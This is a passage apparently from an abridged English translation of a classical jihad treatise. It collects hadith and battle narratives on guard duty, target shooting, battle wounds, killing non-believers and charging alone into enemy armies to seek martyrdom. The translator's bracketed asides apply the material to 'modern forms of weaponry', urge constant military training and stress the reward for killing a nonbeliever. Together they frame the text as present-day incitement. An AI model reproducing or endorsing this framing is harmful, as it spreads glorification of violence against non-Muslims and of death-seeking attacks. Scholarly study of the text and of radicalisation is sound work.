Imam Malik does not consider Ribaat in Jeddah to be Ribaat because the enemy only attacked it once. Imam Malik was also asked his opinion on the ones who live in the land of Ribaat with there families. He said they are not considered Murabiteen. Because the Murabit is the one who leaves from his home with the intention of Ribaat in a land of danger.

It appears to me that the one who are living in an area of Ribaat and the only intention he has in staying there is jihad or guarding the land, and this person has the ability to move to another place without difficulty, my opinion is that such a person is a Murabit and would be rewarded accordingly even if he is accompanied by his family. The Sahabah and the Tabi'een used to live in the land of Ribaat with their families with the intention of Ribaat.

Maybe what Imam Malik meant was those who were born in the land of Ribaat and brought up there and they lived there because it was their homeland and the place where their families lived and they are not there for the purpose of Ribaat. This is also the opinion of ibn Atyah. He states that: "The ones who live in the land of Ribaat because it is their home and the place of their work are considered protectors of the land but not Murabiteen"

So the one who lives in the land of Ribaat for a purpose that does not exist in other places, or because his family insist on living there, or for the purpose of work is not a Murabit. Also, if a person is in the place of Ribaat and the danger of the enemy ceases to exist and nevertheless this person continues to live in that place, that is an indication that the purpose of such a person is not jihad and thus, the person does not qualify as a Murabit.

Now if there is a person living in the land of Ribaat and his intention is that whenever the enemy attacks he would run away, then such a person is living in a state of sin. Because the moment the enemy attacks it becomes a major sin to run away. So such a person is better off moving from the land of Ribaat because he is accumulating sin all the time with such an intention.

The virtues of guarding in the path of Allah:

Abu Huraira narrated: The Prophet said, " Let the slave of Dinar and Dirham, of Quantify and Khamisa perish as he is pleased if these things are given to him, and if not, he is displeased. Let such a person perish and relapse, and if he is pierced with a thorn, let him not find anyone to take it out for him. Paradise is for him who holds the reins of his horse to strive in Allah's Cause, with his hair unkempt and feet covered with dust: if he is appointed in the vanguard, he is perfectly satisfied with his post of guarding, and if he is appointed in the rearward, he accepts his post with satisfaction; (he is so simple and unambiguous that) if he asks for permission he is not permitted, and if he intercedes, his intercession is not accepted." (Bukhari)

92. Abdullah bin Amr narrated: The Messenger of Allah said: “Two eyes will not be touched by Hellfire: An eye that cries from the fear of Allah, and an eye that spent the night in a guarding post in the path of Allah” (Tirmithi)

93. Abu Rayhanah narrates: We were with the Messenger of Allah in an expedition. During our travel we passed over a high place and we spent our night in that location. The weather was very cold so I saw some people digging for themselves holes in the ground. They would then crawl into them and cover themselves with their shields to protect themselves from the cold weather. When the Messenger of Allah saw that he said: “Who would be our guard tonight and I would pray for him?” An Ansari stepped forward and said: “I would O Messenger of Allah,” The Messenger of Allah told him to come close to him and then he asked his name. After the man replied the Messenger of Allah made a long prayer for him. When I heard the prayer of the Messenger of Allah I went to him and said I can also be a guard. The Messenger of Allah told me to come close and then he asked me who I was. I said: “Abu Rayhanah” He then made a prayer for me and it was shorter than the earlier one. Then he said: “Hellfire is prohibited from an eye that cried from the fear of Allah. And Hellfire is prohibited from an eye that was awake guarding in the path of Allah” (Ahmad – al Mussanaf – al Nasa’i – al Hakim)

94. Makhool narrates: “Whoever spends the night guarding in the path of Allah until the morning would have all of his sins fall away” (Mussanaf ibn Abu Shaybah)

95. Sahl bin al Hanthalyah said they were with the Messenger of Allah the day of Hunain. We walked that entire day. A knight came to the Messenger of Allah and said: “O Messenger of Allah I went ahead of you until I reached so and so mountain and I found all of Hawazin with their woman, camels and sheep assembling at Hunain.” The Messenger of Allah smiled and said: “Those will be a booty for the Muslims tomorrow insha Allah!” He then said: “Who would be our guard tonight!” Anas bin Marthad al Ghanawi stepped forth and said: “I would O Messenger of Allah!” The Messenger of Allah said: “Then ride” So he mounted his horse and came to the Messenger of Allah. The Messenger of Allah said: “Face this valley until you reach the top of it and don’t let us be ambushed from your direction.” When we prayed our morning prayers the Messenger of Allah said: “Did you see your knight?” They said we didn’t. The Messenger of Allah kept on looking towards the valley in his Salah. When he finished his prayers he said: “Rejoice! Here comes your knight!” We continued looking through the trees in the valley until the knight appeared and he came and stood in front of the Messenger of Allah. He said: “I went until I reached the top of the valley, where the Messenger of Allah told me to be, until the morning and I didn’t spot anyone” The Messenger of Allah said: “Did you leave your post?” He said: “No, except to pray or respond to the call of nature” The Messenger of Allah said: “You’ve guaranteed yourself Paradise and There is no harm on you even you don’t do any good after this day!” (Abu Dawud – Musnad Abu Uwanah – al Hakim (authenticated it and al Thahabi agreed))

96. Ibn Umar narrated: The Messenger of Allah said: “Shouldn’t I tell you about a night that is better than the night of al Qadr (the Night of Power)? A guard who is guarding in a land of

fear (danger) not knowing whether he would return to his family or not" (Al Mussanaf – al Sunnan al Kubra by al Bayhaqi – al Hakim (authentic and agreed by al Thahabi))

CHAPTER 5: THE RULES AND VIRTUES OF TARGET SHOOTING:

The virtues of target shooting:

[All this would apply to modern forms of weaponry]

Allah says: And prepare against them whatever you are able of power (al Anfal 60)

97. Uqbah bin Aamir narrated: I heard the Messenger of Allah on the pulpit say: " "And prepare against them whatever you are able of power" and power is the ability to shoot, power is the ability to shoot, power is the ability to shoot" (Muslim)

98. Khalid bin Zaid said I used to be good at archery and Uqbah would go out target shooting with me. One day I was reluctant to go out so he told me: "O Khalid, let me tell you what I heard the Messenger of Allah say. He said: "Allah admits three people into Paradise because of one arrow. The one who makes it, doing so with the intention of good, the one who shoots it and the one who hands it over to the archer. So go out and train in archery and in horseback riding. And I prefer you train in archery. Entertainment is appropriate in only three forms: Training your horse, playing with your wife, and archery. And whoever learns archery and then abandons it has rejected a blessing from Allah" (al Mussanaf – Musnad Abi Awnah – Abu Dawud – al Hakim (Thahabi agreed))

99. Salamah bin al Akwa said: The Messenger of Allah passed next to boys playing a game of archery. He said: "Shoot children of Ismael, your father was great archer. Shoot and I will join so and so" and he joined one of the teams. The Messenger of Allah then said: "Why did you stop?" They said: "How can we do so when you are with them?" He said: "Go ahead and shoot, I am with all of you!" (Bukhari)

100. Uqbah said: I heard the Messenger of Allah say: "You will conquer many lands and you will be safe and secure. If that happens don't fail to play with your arrows!" (Muslim)
[In other words even if the Muslims are safe from war they should still not neglect military training]

101. Ata bin Rabah said: I saw Jabir bin Abdullah and Jabir bin Umair al Ansari target shooting while one of them got bored and sat down. The other told him: I heard the Messenger of Allah say: "Everything that is not remembrance of Allah is in vain except four things: Your walking between your targets, training your horse, playing with your wife, and swimming practice" (Nasa'i – Tabarani)

The scholars have stated that it is recommended to target shoot between two targets on opposite sides. So you stand next to one and shoot at the other and then walk towards the other one, pick up the arrows and then shoot at the first one.

The author of al Mughni stated that it is Sunnah to shoot at two opposite facing targets since this was how the Sahabah used to practice. It is narrated that the Messenger of Allah said: "Between the two targets is a garden of Paradise"

102. Abu Uthman al Nahdi said: We received a letter from Umar when we were with Utbah bin Farqad in Azerbaijan. He said: "…Wear the dress of your father Ismael and beware of luxury and the clothes of the non Muslims. Spend time under the sun since it is the bath of the Arabs. Be rough, be coarse, and be prepared. Sometimes walk barefoot, and jump over horsebacks rather than climb them. Shoot targets and walk between them" (Al Sunnan al Kubra by al Bayhaqi with an acceptable chain)

103. Amr bin Absah said we were laying siege to al Taif and I heard the Messenger of Allah say: "Whoever shoots an arrow in the sake of Allah will be rewarded like one who has freed a slave" Amr said I shot 16 arrows on that day. (Al Nasa'i – al Hakim – Tirmithi – Abu Dawud)

104. Kaab bin Murrah said :I heard the Messenger of Allah say: "Whoever reaches with his arrow a target among the enemy, Allah will raise him one level in Paradise" Abdullah bin al Naham said: "And what is a level like?" The Messenger of Allah said: "Don't think that a level is like the doorstep of your mothers house. The distance between two levels is a hundred years" (Al Mujtaba (authentic according to the rules of Muslim))

105. Amr bin Absah said: The Messenger of Allah said: "Whoever shoots an arrow, regardless of whether it reaches the enemy or not, would be like the one who frees a Muslim slave, and that would free him from Hellfire" (Al Nasa'i with an authentic chain)

106. Abu Umamah narrated: The Messenger of Allah said: "Whoever grows a gray hair in Islam, it will be light for him on the Day of Judgment, and whoever shoots an arrow in the cause of Allah, whether he hits or misses, will be like the one who frees a slave from the descendents of Ismail" (Al Tabarani)

107. Utbah bin Abd al Sulami narrated: The Messenger of Allah told his companions: "Stand up and fight!" So a man stood up and shot an arrow. The Messenger of Allah said: "This man is granted Paradise" (Ahmad)

In the past hadith of Amr bin Absah is evidence that shooting one arrow in the path of Allah saves that person from Hellfire and Allah knows best

108. Ibrahim al Tamimi narrates from his father that he said: I have seen Huthaifah in Mada'in running between his two targets with a bare top. (Saeed bin Mansoor (authentic))
[Huthaifah would run rather than walk between the two targets and would not wear clothes on the upper half of his body as a training on hardship]

109. Mujahid said: I have seen Abdullah bin Umar running between his two targets and he was saying how can I achieve it! How can I achieve it! (Saeed bin Mansoor (authentic))

"How can I achieve it" refers to martyrdom since that was their aspiration. Although it could possibly be refering to the targets.

This shows you the attention the companions gave to target shooting. They used to celebrate target shooting and they were active in it to the extent that one of them would not even walk between the two targets but would run in order to train themselves. This was their practice and they are the suns and stars of guidance, and the kings of this world and the next. What they did was the best of actions. It is enough that Allah said about them: "Muhammad is the Messenger of Allah; and those with him are forceful against the disbelievers, merciful among themselves. You see them bowing and prostrating, seeking bounty from Allah and His pleasure. Their mark is on their faces from the traces of prostration"

Therefore the target shooter should leave behind formalities while practicing and should be laid back with their brothers when in practice. The intentions should be for Allah and seeking His reward, and should realize that what they are doing is one of the greatest acts of worship and not merely a form of entertainment or sport. They should thank Allah for giving them health and strength to practice and should praise Allah for making it beloved to them. It is acceptable to laugh and play with your brothers while practicing, in fact, it is recommended since it makes target shooting dearer to you. Bilal bin Saad said: "I have seen men who would run between their targets and joke with each other, but when night arrives they would be monks" Bilal was one of them. He was one of the great scholars of al Tabi'een and one of their worshipers. He was among the ones who would pray a thousand rakahs per night.

Shams al Deen bin al Jawziah stated in his book "Knighthood" that Ibn Taymiyah said: "It is narrated that some men where target shooting when it was told to the Messenger of Allah: "It is time for prayers" He said: "They are in prayers" So he considered that their target shooting is equivalent to praying"

Rules of betting on racing and target shooting:

[Even though the rules regarding horseback and camel racing might not be relevant to the reader, I am mentioning them with the purpose of allowing the reader to see the attention our predecessors gave to jihad to the extent that even their sports were geared towards that goal. The sophistication of the rules and their elaborated details are a witness to that fact. The translated material is abridged]

When I've seen that some who practice horseback racing and target shooting are involved in financial dealings that are inappropriate from a Sharia standpoint, I decided to write a brief chapter on the rules that govern racing and target shooting. The first of our scholars to write an entire book on the subject is Imam al Shafi'i and that's why people of our madhab are the most elaborate on the topic. Then come the followers of Imam Ahmad since he was a student of Imam al Shafi'i and a follower of his Sunnah in that.

Racing:

It is the consensus of the scholars of the Ummah that competitions in horse racing and target shooting are not only allowed but are a sunnah and the one who participates in them would be rewarded as long as the intention is preparation for jihad.

Rules of betting on horseback racing:

1. The race needs to involve an animal that could be used in jihad such as a horse or a camel as is the consensus of scholars and in mules, donkeys and elephants according to our madhab.
2. The existence of a clear starting and ending point. Otherwise the race is invalid.
3. The entire amount of money or at least most of it goes to the winner.
4. If the two racers themselves contribute the money, there needs to be a third person with them. This third person would get all the money if he wins but if they win he gives them nothing. The one who wins among the two would get the money contributed by both.
5. There needs to be a feasibility that any one of the racers could win. [Meaning it is not impossible for one of them to win due to a disadvantage, otherwise the race is considered unfair and becomes invalid from a Sharia point of view]
6. The identification and agreement on the specific horses (or camels) participating prior to the race.
7. The identification and agreement on the riders prior to the race.
8. The distance of the race needs to be possible to finish. Abdullah bin Umar said: The Messenger of Allah had the horses trained for racing run from Hafia to Thaniat al Wada. While he had the untrained horses race from Thaniat al Wada to the Masjid of Bani Zuraiq (The training of horses for racing at that time involved, among other things, gradual reduction of their diet for them to become slimmer and more capable of running). Sufyan said the distance between Hafia to Thaniat al Wada is 5 to 6 miles and the distance between Thaniat al Wada to the Masjid of Bani Zuraiq is one mile.
9. The agreement on the amount of the betting money.
10. The avoidance of conditions that invalidate the contract.

Rules of betting on target shooting:

1. The existence of a third person if both archers contribute the money.
2. The similarity of the equipment used. For examples it is not allowed for one party to use a bow and arrow while the other is using a spear.
3. The target needs not be impossible to strike nor be too easy, but should be possible to strike.
4. All of the following needs to be specified before the competition: The amount of money contributed to the betting, the number of shots to be fired, the distance in which to shoot from, and the order in which the participants would shoot.
5. The specification of the two competitors prior to the competition.
6. The starting position needs to be specified and it should be equal for both.

The warning against whoever learns shooting and then deserts it:

Faqeem al Lakhmi told Uqbah bin Amer: “You are running between these two targets and you are at this old age!” Uqbah said: “If it wasn’t for some words I heard from the Messenger of Allah I wouldn’t have gone through this” The narrator asked what those words were, he said: “Whoever learns target shooting and then abandons it is not one of us – or he said, “has committed a sin”“ (Muslim)

Some of the scholars are of the opinion that learning target shooting and then abandoning it is one of the major sins based on the rule that whenever the Messenger of Allah say: “He is not one of us” or a statement similar to that, it is referring to a major sin.

The virtues of swords:

Allah says: And let them carry their arms (al Nisaa 103)

Allah says: And prepare against them whatever you are able of power (al Anfal 60)

110. “I was sent right before the final our with the sword until Allah is worshiped with no associates, and my provisions are under the shade of my spear, and humility is the destiny of whoever goes against me, and whoever imitates a people is one of them” (Ahmad)

Ibn al Qayyim: Imam Ahmad stated that training with your spear in places where jihad is needed is greater in reward than voluntary Salah.

111. Abdullah bin Abi Awfa narrated that the Messenger of Allah was waiting for an enemy to attack but when the sun was setting he said: “Don’t desire meeting the enemy but when you do be firm, and realize that Paradise is beneath the shadow of swords” (Bukhari and Muslim)

112. Abu Bakr bin Abi Musa said I heard my father say: “Paradise is beneath the shadow of swords” A man dressed in poor clothes stood up and said: “O Abu Musa! Did you hear that from the Messenger of Allah?” He said “yes” The man went back to his companions and gave them his salaams, then he drew out his sword, broke his sheath and went on to fight until he he was killed” (Muslim)

CHAPTER 6: THE VIRTUE OF INJURY IN THE SAKE OF ALLAH:

113. Abu Hurairah narrated: The Messenger of Allah said: "Anyone who is injured in the path of Allah – and Allah knows who is injured in His sake – will come on the Day of Judgment with his injury bleeding. The color is that of blood and the smell is that of musk!" (Bukhari – Muslim)

Ibn Daqeeq al Eid: The presentation of injury on the Day of Judgment indicates two things:

1. The injury is a witness for the person.
2. It is a badge of honor for the person in front of all creation.

114. Ayisha said whenever Abu Bakr would remember the day of Uhud he would say: "That is a day that belongs to Talhah (he means Talhah bin Ubaidillah). I was the first to go back to the Messenger of Allah but I found a man fighting with him and I said to myself: "Be Talhah"" Until he said: "Talhah had around seventy injuries in his body and his hand was cut off" (Ibn Mubarak – al Hakim – Abu Naeem in al Hilyah – al Bazzaar)

115. Urwah bin al Zubair said: "Al Zubair had three scars from sword wounds. One was on his shoulder. It was so large I would stick my fingers in it. Two of them were from Badr and one in the battle of Yarmuk"

116. Anas bin Malik said: Abu al Diganah threw himself behind the walls in Yamamah and his leg broke. He kept on fighting with a broken leg until he was killed (Alaam al Nubala)

117. Muadh bin Amr bin al Jamooh said:I made Abu Jahl my target on the day of Badr. When I found him I charged at him and hit him with my sword and cut his leg in two. Then his son Ikrimah hit me on my shoulder until he cut off my arm. It only remained hanging to my body by the skin of my side. But because fighting distracted me I remained dragging it behind me for most of the day. Dragging my arm behind me annoyed me so I placed my foot over it and pulled it off.

118. During the battle of Yamamah the first one to leave the battleground was Abu Aqeel (one of the Ansar). An arrow that hit him between his shoulder and his heart injured him. He was then carried to the camp. When the battle was turning against the Muslims he heard Ma'an bin Adi calling the Ansar to charge the enemy. Abdullah bin Umar said: Abu Aqeel stood up, so I asked him "What do you want to do?" He replied: "They are calling my name," I said: "They are not calling upon the injured!" He replied: "They are calling upon the Ansar and I am one of them and I will respond to the call even if I have to crawl" He then put on his sword and went into the battle field and fought until his left arm was cut off from the shoulder. I said: "Abu Aqeel" He responded with a weak tongue: "Yes, who won?" I said: "Rejoice, the enemy of Allah was killed" He raised his finger upwards and praised Allah, and then he died. I told my father Umar about that. He said: "May Allah have mercy on him. He persisted in search of martyrdom until he got it" (al Waqidi)

119. Salim the servant of Abu Huthaifah was told that if he feared he wouldn't be capable to carry the banner during the battle it could be transferred to someone else. He responded: "I am the worst carrier (knows Quran by heart) of Quran if that happened!" His right hand was chopped, and then he carried the banner with his left hand. His left hand was latter cut so he embraced the banner with what was left of his both arms reciting: "Muhammad is not but a messenger, other messengers have passed on before him. So if he were to die or be killed, would you turn back on your heels? And who turns back on his heels will never harm Allah at all, but Allah will reward the grateful" (aal Imran 144) and "And how many a prophet fought and with him fought many religious scholars. But they never lost assurance due to what afflicted them in the cause of Allah, nor did they weaken or submit. And Allah loves the steadfast" (aal Imran 146) When he was about to die he asked his companions: "What happened to Abu Huthaifah?" They said: "He was killed" He then asked them about another person. They responded that he also was killed. He said: "Then bury me between the two of them" (Ibn al Mubarak)

[As you can see, the understanding of the Sahabah was that if you were a person who memorized Quran or were a scholar you must be steadfast and firm on the battlefield.]

120. Zaid bin Thabit said: On the day of Uhud the Messenger of Allah sent me to look for Saad bin al Rabee and if I find him to deliver the salaams of the Messenger of Allah to him. I found him among the bodies of the dead pronouncing his last moments with around seventy injuries in his body. I told him: "The Messenger of Allah delivers his salaams to you" He said: "salaams to the Messenger of Allah and salaams to you. Tell the Messenger of Allah that I am now smelling the scent of Paradise, and tell my people the Ansar that you have no excuse if the Messenger of Allah is harmed while there is still an eye blinking among you" After that he died. (Al Bayhaqi in al Dala'el – al Hakim (authentic chain))

121. Saad narrated that he passed by a man on the day of the battle of the bridge with his arms and legs cut off while he was crawling and reciting: "And whoever obeys Allah and the Messenger – those will be with the ones upon whom Allah has bestowed favor of the prophets and the steadfast affirmers of truth, the martyrs and the righteous. And excellent are those as companions" (al Nisa 69). Someone asked him who are you? He replied: "I am one of the Ansar" (Ibn al Mubarak)

122. Abu al Hassan al Muradi narrated that Ali bin Bakar said: "I've seen a Muslim in a battle against the Romans with his intestines spilled in front of him over his saddle. He stuck them back to his stomach and tied around it his turban. He carried on fighting and ended up killed over ten Roman soldiers before falling dead!"

CHAPTER 7: THE VIRTUES OF KILLING A NON-BELIEVER FOR THE SAKE OF ALLAH:

Allah says: "…So when you meet those who disbelieve [in battle], strike [their] necks…" (Muhammad 4)

123. Abu Hurairah narrated: The Messenger of Allah said: "The nonbeliever and the one who kills him will never be joined together in Hellfire" (Muslim)
[In other words the Muslim is so rewarded for killing the nonbeliever to the extent that Allah will never dishonor the Muslim by joining him with the nonbeliever in Hellfire]

124. Anas bin Malik heard his brother al Baraa humming poetry so he told him: "O my brother you are humming poetry? What if this is the last thing you speak?" [When Quran was revealed the Sahabah disliked reciting anything but Quran. Anas was warning his brother and saying that if you die this moment and the last words you spoke were lines of poetry, how would you face Allah? In another narration he told him to rather remember Allah] Al Baraa said: "No! A man like me won't die on his bed. I've killed ninety nine of the nonbelievers and hypocrites!" (Mussanaf ibn Abu Shaybah)

125. Umar wrote to his military generals to never allow al Baraa to hold any position of leadership in the Muslim armies. The reason: Umar said he is too hazardous for the Muslims! (Al Hakim)

126. During the battle against the forces of Musaylamah the liar, he sat on a shield and asked the Muslims to carry the shield on their spears and throw him over the walls of the enemy in order to open the gates! He did open the gates but after he received over 80 injuries. (al Isabah)

127. Anas narrated that the Messenger of Allah said: "There might be a man with disheveled hair, dusty clothes, whom no one gives attention to, but if he makes an oath Allah will fulfill for him. One of them is al Baraa bin Malik" (Tirmithi – al Hakim)

128. On the day of the battle of Tastur the Muslims asked al Baraa to make an oath to give them victory. Al Baraa said: "O Allah! I make an oath that you hand us over their shoulders (give us victory) and to make me follow your prophet (to die)" He charged the enemy and the Muslims followed him. The Persians lost, and al Baraa was martyred. Allah fulfilled his oath.

129. Anas narrated: When Abu Musa was appointed governor over al Basra he told al Baraa to choose any position of leadership in his government and he will be appointed to it. Al Baraa said: "I don't want any. Rather I want you to hand me over my bow, horse, spear, sword, and shield and then sent me to jihad. He sent him in an army. Al Baraa was the first to die" (Ibn Abu Shaybah)

130. Anas narrated: The Messenger of Allah said on the day of the battle of Hunain: "Whoever kills a nonbeliever can loot him" Abu Talhah killed on that day twenty of the nonbelievers and he looted them all. (Abu Dawud – al Hakim)

CHAPTER 8: THE VIRTUE OF AN INDIVIDUAL OR A SMALL GROUP IMMERSING THEMSELVES WITHIN A LARGE ARMY OF NONBELIEVERS IN SEARCH OF MARTYRDOM AND CAUSING DAMAGE TO THE ENEMY:

Allah says: But those who were certain that they would meet Allah said: "How many a small company has overcome a large company by permission of Allah. And Allah is with the patient (al Baqarah 249)

Allah says: And of the people is he who sells himself, seeking means to the approval of Allah. And Allah is Kind to [His] servants. (Al Baqarah 207)

131. Mudrik bin Awf said: "I was with Umar when he received a messenger from al Numan bin Maqran. Umar asked him about the condition of the soldiers. The messenger kept on mentioning to Umar some of the well known people who died and then he said, "and others died whom I don't know" Umar said, "But Allah knows them" The messenger said, "and men who sold themselves to Allah" Mudrak said, "Among those is my uncle, people claim he killed himself (by throwing himself into the enemy's army)" Umar said: "Whoever claims that is a liar. He is of those who sold this world for the next"" (al Mussanaf (authentic chain))

132. A battalion of nonbelievers came from the east and was met by a man from the Ansar. He charged against them alone and penetrated their ranks until he came out from the other side of the battalion. Then he charged them from the back and broke their ranks until he came out from the front. He repeated that two or three times. Saad bin Hisham mentioned that to Abu Hurairah. Abu Hurairah recited: "And of the people is he who sells himself, seeking means to the approval of Allah. And Allah is Kind to [His] servants." (Al Baqarah 207) (Al Mussanaf)

Asslam Abi Imran said we were in an army heading from Madina heading towards Constantinople. The head of the army was AbdulRahman bin Khalid bin al Waleed. The Romans had their backs facing the gates of the city. One among us rushed alone towards them. Some people said: "There is no God but Allah, he is throwing himself into destruction!" Abu Ayub al Ansari (a companion) said: "This verse was revealed speaking about us the Ansar. When Allah gave His Messenger victory and Islam prevailed, we said let's go back to our businesses and take care of it. Allah then revealed the verse "And spend in the way of Allah and do not throw yourselves with your own hands into destruction. And do good; Indeed, Allah loves the doers of good"

So throwing ourselves into destruction meant going back to our farms and businesses and leaving jihad"

Abu Imran said: Abu Ayub remained in jihad until he was buried in Constantinople." (Abu Dawud – Tirmithi – al Hakim)

133. Mujahid said: The Messenger of Allah sent only two men: Abdullah bin Masood and Khabab as an army, and he sent Dihyah as an army alone. (Al Sunan al Kubra)

134. Al Shafi'i said: One of al Ansar was late behind when the killing of the Sahabah next to the well of Ma'unah took place. By the time he arrived vultures were already devouring his companions. He told Amr bin Umayah: "I am going to go alone and face the enemy so they can kill me. I don't want to be left behind when our companions were killed" He did and he was killed. When Amr bin Umayah (the only survivor of the incident) told the Messenger of Allah about what happened, the Messenger of Allah said good words about the man and then he told Amr bin Umayah: "And why didn't you go ahead with him?" (Al Sunan al Kubra)

135. Yazeed bin Abi Ubayd said: "I asked Salamah bin al Akwa: "What was your pledge to the Messenger of Allah on the day of Hudaybiah?" He said: "We pledged to die" (Bukhari – Muslim)

136. The Messenger of Allah said: "A time will come when the best among mankind would be a man holding on to the bridle his horse in the sake of Allah, whenever he hears a call to battle he mounts his horse and searches for death" (Abu Uwanah)

137. Ibn Masood narrated: The Messenger of Allah of Allah said: "Allah is amazed with two men. One of them is a man who woke up from his comfortable bed to pray, eager to receive the reward from Allah and fearing His punishment. The second man is one who went to fight in the path of Allah but his company turned their backs in the battlefield. He realized the punishment of turning one's back in battle and the reward of being steadfast so he went back to fight in order to have his blood spilled. Allah would say: Look at this servant of mine. He went back to fight eager for what I will reward him and fearing my punishment until his blood was spilled. (Ahmad (authentic) – al Mussanaf – Tabarani)

If there weren't any hadith on the virtue of immersing one's self in the enemy's army this hadith would have been sufficient.

138. Salamah bin al Akwa narrates: Then we moved returning to Medina, and halted at a place where there was a mountain between us and Banu Lihyan, who were polytheists. The Messenger of Allah (may peace be upon him) asked God's forgiveness for one who ascended the mountain at night to act as a scout for the Messenger of Allah (may peace be upon him) and his Companions. I ascended (that mountain) twice or thrice that night. (At last) we reached Medina. The Messenger of Allah (may peace be upon him) sent his camels with his slave, Rabah, and I was with him. I (also) went to the pasture with the horse of Talhah along with the camels.

When the day dawned, Abd al-Rahman al-Fazari made a raid and drove away all the camels of the Messenger of Allah (may peace be upon him), and killed the man who looked after them. I said: Rabah, ride this horse, take it to Talhah b. 'Ubaidillah and Inform the Messenger of Allah (may peace be upon him) that the polytheists have made away with his camels. Then I stood upon a hillock and turning my face to Medina, shouted thrice: Come to our help. Then I set out in pursuit of the raiders, shooting at them with arrows and chanting poetry:

I am the son of al-Akwa'

And today is the day of defeat for the mean.

I would overtake a man from them, shoot at him an arrow that would reach his shoulder. And I would say: Take it, chanting at the same time the verse

And I am the son of al-Akwa'

And today is the day of defeat for the mean.

By God, I continued shooting at them and hamstringing their animals. Whenever a horseman turned upon me, I would come to a tree and (hid myself) sitting at its base. Then I would shoot at him and hamstring his horse. (At last) they entered a narrow mountain gorge. I ascended that mountain and held them at bay throwing stones at them. I continued to chase them in this way until I got all the camels of the Messenger of Allah (may peace be upon him) released and no camel was left with them. They left me; then I followed them shooting at them (continually) until they dropped more than thirty mantles and thirty lances, lightening their burden. On everything they dropped, I put a mark with the help of (a piece of) stone so that the Messenger of Allah (may peace be upon him) and his Companions might recognize them (that it was booty left by the enemy). (They went on) until they came to a narrow valley when so and so, son of Badr al-Fazari joined them. They (now) sat down to take their breakfast and I sat on the top of a tapering rock. Al-Fazari said: Who is that fellow I am seeing? They said: This fellow has harassed us. By God, he has not left us since dusk and has been (continually) shooting at us until he has snatched everything from our hands. He said: Four of you should make a dash at him (and kill him). (Accordingly), four of them ascended the mountain coming towards me. When it became possible for me to talk to them, I said: Do you recognize me? They said: No. Who are you? I said: I am Salama, son of al-Akwa'. By the Being Who has honored the countenance of Muhammad (may peace be upon him) I can kill any of you I like but none of you will be able to kill me. One of them said: I think (he is right). So they returned. I did not move from my place until I saw the horsemen of the Messenger of Allah (may peace be upon him), who came riding through the trees. Lo! The foremost among them was Akhram al-Asadi.

Behind him was Abu Qatadah al-Ansari and behind him was al-Miqdad b. al-Aswad al-Kindi. I caught hold of the rein of Akhram's horse (Seeing this). They (the raiders) fled. I said (to Akhram): Akhram, guard yourself against them until Allah's Messenger (may peace be upon him) and his Companions join you. He said: Salama, if you believe In Allah and the Day of Judgment and (if) you know that Paradise is a reality and Hell is a reality, you should not stand between me and martyrdom. So I let him go. Akhram and Abd al-Rahman (Fazari) met in combat. Akhram hamstrung Abd al-Rahman's horse and the latter struck him with his lance and killed him. Abd al-Rahman turned about riding Akhram's horse. Abu Qatadah, a horseman of the Messenger of Allah (may peace be upon him), met 'Abd al-Rahman (in combat), smote him with his lance and killed him. By the Being Who honored the countenance of Muhammad (may peace be upon him), I followed them running on my feet (so fast) that I couldn't see behind me the Companions of Muhammad (may peace be upon him), nor any dust raised by their horses. (I followed them) until before sunset they reached a valley which had a spring of water, which was called Dhu Qarad, so that they could have a

drink, for they were thirsty. They saw me running towards them. I turned them out of the valley before they could drink a drop of its water. They left the valley and ran down a slope. I ran (behind them), overtook a man from them, shot him with an arrow through the shoulder blade and said: Take this. I am the son of al-Akwa'; and today is the day of annihilation for the people who are mean. The fellow (who was wounded) said: May his mother weep over him! Are you the Akwa' who has been chasing us since morning? I said: Yes, O enemy of thyself, the same Akwa'. They left two horses dead tired on the hillock and I came dragging them along to the Messenger of Allah (may peace be upon him). I met 'Amir who had with him a container having milk diluted with water and a container having water. I performed ablution with the water and drank the milk. Then I came to the Messenger of Allah (may peace be upon him) while he was at (the spring of) water from which I had driven them away. The Messenger of Allah (may peace be upon him) had captured those camels and everything else I had captured and all the lances and mantles I had snatched from the polytheists and Bilal had slaughtered a she-camel from the camels I had seized from the people, and was roasting its liver and hump for the Messenger of Allah (may peace be upon him). I said: Messenger of Allah, let me select from our people one hundred men and I will follow the marauders and I will finish them all so that nobody is left to convey the news (of their destruction to their people). (At these words of mine), the Messenger of Allah (may peace be upon him) laughed so much that his molar teeth could be seen in the light of the fire, and he said: Salama, do you think you can do this? I said: Yes, by the Being Who has honored you. He said: Now they have reached the land of Ghatafan where they are being feted. (At this time) a man from the Ghatafan came along and said: So and so slaughtered a camel for them. When they were exposing its skin, they saw dust (being raised far off). They said: They (Akwa' and his companions) have come. So they went away fleeing.

When it was morning, the Messenger of Allah (may peace be upon him) said: Our best horseman today is Abu Qatadah and our best footman today is Salama. Then he gave me two shares of the booty-the share meant for the horseman and the share meant for the footman, and combined both of them for me. (Ahmad – Muslim)

In the request of Salamah to send with him one hundred of the companions is an evidence of the immense number of the enemy otherwise he wouldn't request such a number.

139. Al Alaa bin al Hadhrami said: Bisr bin Arta'ah attacked the land of the Romans. But the rear of his army was constantly attacked and whenever he would prepare a trap for the attackers his soldiers would be attacked instead. Until he decided to stay behind with a hundred of his soldiers to figure out who was ambusing them. One day he went alone in one of the valleys and found thirty horses tied next to a monastery with the knights inside it. He realized that this was the group who were ambushing his army. He went next to the monestary and tied his horse and went in and closed the door behind him preventing them from leaving. He then started fighting them single-handedly and by the time they were able to lay their hands on their weapons he had already killed three of them. When Bisr's soldiers discovered his absence they went searching for him and came by the monestary and found his horse. They also heard the noise coming from inside the monestary. They tried getting in but the door was closed so they had to break away some panels from the roof and then descended into the monestary. They found him fighting the knights with a sword in one hand

and the other hand was holding some of his intestines that had spilled out. He then fell down unconscious. His soldiers continued the fight killing some and capturing the rest. The captured asked the soldiers: "We ask you in the name of God! Who was that man?" They said: "He is Bisr bin Arta'ah," The Roman knights said: "In the name of God no woman has ever given birth to anyone like him!" The soldiers then put the dangling intestines back into his stomach since none of them was punctured. They tied his stomach with some of their turbans and they carried him back. Then his stomach was stitched and he was cured. (Abu Hajjaj Al Muzi and others)

There is a difference of opinion on whether Bisr was a companion or a Tabi'i. He was one of the most courageous men of this nation.

140. Al Bara' bin Azib narrates:

